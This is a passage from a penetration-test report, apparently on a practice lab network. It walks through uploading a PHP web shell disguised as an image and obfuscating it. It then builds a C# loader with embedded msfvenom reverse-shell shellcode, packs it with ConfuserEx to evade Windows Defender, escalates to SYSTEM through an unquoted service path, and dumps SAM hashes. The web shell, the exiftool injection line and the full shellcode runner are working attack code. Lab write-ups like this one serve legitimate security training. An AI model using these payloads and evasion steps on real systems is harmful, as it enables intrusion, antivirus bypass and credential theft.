
After the burp suite is set up we can upload a legit image to the website.




With image uploaded we look at HTTP history in burp suite and send the POST request to the repeater. Once the request is in repeater we obfuscate a PHP backdoor we want to insert into the image. The backdoor used is shown below.

```php
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```


The Obfuscated PHP backdoor is shown below. The link to the website can be found here: https://www.gaijin.at/en/tools/php-obfuscator




With the backdoor obfuscated we are ready to insert it into the POST request. Once inserted we change the name of the file to include the .php extension and send the POST requests.



Once the POST requests have been sent we checked if we can access the backdoor and execute a command on the machine. From the screenshot below we can see that the backdoor was created, and we can execute commands as Thomas.






Rather than inserting an obfuscated PHP backdoor into the burp suite request, we could insert the backdoor into image comments using Exiftool.

exiftool -Comment="<?php \$f0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$f0)){echo base64_decode('PHByZT4=').shell_exec(\$f0).base64_decode('PC9wcmU+');}die();?>" shell-USERNAME.jpeg.php

When listing tasks on the machine we noticed that the Microsoft Windows Defender was in place.



Knowing this we start our Windows attacking machine in order to develop a bypass. First, we generate the Msfvenom shellcode for your C# script.

After generating a shellcode, we enter it into our C# program that will execute that shellcode.

Full C# code can be found here: The shellcode included that was generated by msfvenom is highlighted in red.

```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;
public class Program{
```

```
[DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId)

[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
private static UInt32 MEM_COMMIT = 0x1000;

private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

public static void Main()  {

    byte[] shellcode = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,

0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,

0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,

0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,

0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,

0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,

0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,

0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,

0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,

0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,

0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,

0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,

0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,

0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,

0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,

0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,

0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,

0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,

0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,

0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x3e,0x82,

0x0a,0xc8,0x65,0xc8,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,

0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
```


```
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,
0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,
0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,
0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x48,0x81,0xc4,0x40,0x02,0x00,0x00,0x49,0xb8,0x63,
0x6d,0x64,0x00,0x00,0x00,0x00,0x00,0x41,0x50,0x41,0x50,0x48,
0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0x0d,0x59,0x41,
0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x01,0x01,0x48,0x8d,
0x44,0x24,0x18,0xc6,0x00,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,
0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,
0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,
0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0x0e,0x41,
0xba,0x08,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,
0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,
0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5};

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;

    UInt32 threadId = 0;

    IntPtr parameter = IntPtr.Zero;

    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}
```

After adding a shellcode to our C# program, we compile it using csc.exe.


```
C:\Users\Lucyn - Win10\Desktop\NoNoSquare>csc.exe wreathPacked.cs
Microsoft (R) Visual C# Compiler version 4.8.9037.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework,
hich is no longer the latest version. For compilers that support newer
://go.microsoft.com/fwlink/?LinkID=533240
```

Then we proceed to pack it using the ConfuserEx program. Which can be found here: https://mkaring.github.io/ConfuserEx/.


In order to pack it we first need to select the base directory and add our executable using the “+” sign.




We switch the tab from "Project" to "Settings" once it is added. We check the box “Packer”, and the compressor value should be present in the "Settings" tab. Then we select our executable module and "+" a rule; the rule's "true" value should be created. Once created, we double-click on it to edit its dule and increase the "preset" value to the highest.




And finally, once that is done, within the “Protect!” tab we hit the “protect” button to start packing it.



Once our C# program is packet we can transfer it using SMB to our attacking machine, then issue a command using the backdoor to download it into a victim machine (.100).



And once it is uploaded we can set up Netcat listener and execute the C# program.




2.3.2 Privilege Escalation – Unquoted Service Path

Vulnerability Explanation: The service running on the personal computer (.100) is vulnerable to an unquoted service path which combined with writing permission to directories allows the attacker to upload a malicious executable and force the service to execute it.


Vulnerability Fix: Using quotes for the Path within services and sticking to least privilege access for the users.

Severity: Critical

Steps to reproduce the attack: Having a shell on the personal computer (.100), we start enumerating to find a way to escalate your privileges. First, we start by searching for services that are running on the computer.



After listing the services, we found one that does not have quotes within the path which can lead to unquoted service path vulnerability. Knowing that the service does not have quotes within the path, we use icacls to check permissions on the folder if we can potentially write to it.



It turns out that we have full access to it and can copy our C# program to the directory renaming it "System". Once we copied and renamed it, we restarted the service by stopping it and starting it again.

```
sc stop SystemExplorerHelpService
```

```
sc start SystemExplorerHelpService
```

Once the start command was issued we received a connection to our Netcat that was listening with a System IL shell.

2.3.3 Post Exploitation

Having access to the last machine with a System shell, we copied Sam and the system to our attacking machine and extracted the hashes from it using the Impacket-Secretsdump script.